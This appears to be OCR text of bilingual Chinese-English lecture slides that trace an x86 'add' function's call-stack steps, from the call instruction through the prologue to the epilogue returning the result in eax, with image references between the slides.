
add程序运行过程

6. call 0x80483db <add> #push return address onto stack, jump to add




add程序运行过程

7. push ebp #save current ebp register value




add程序运行过程

8. mov ebp,esp #copy esp to ebp



add程序运行过程

9. sub esp,0x4 #make room for local variable result




Call stack: epilogue

函数结语


add程序运行过程

1. mov eax,DWORD PTR [ebp-0x4] #send result as the return value through eax



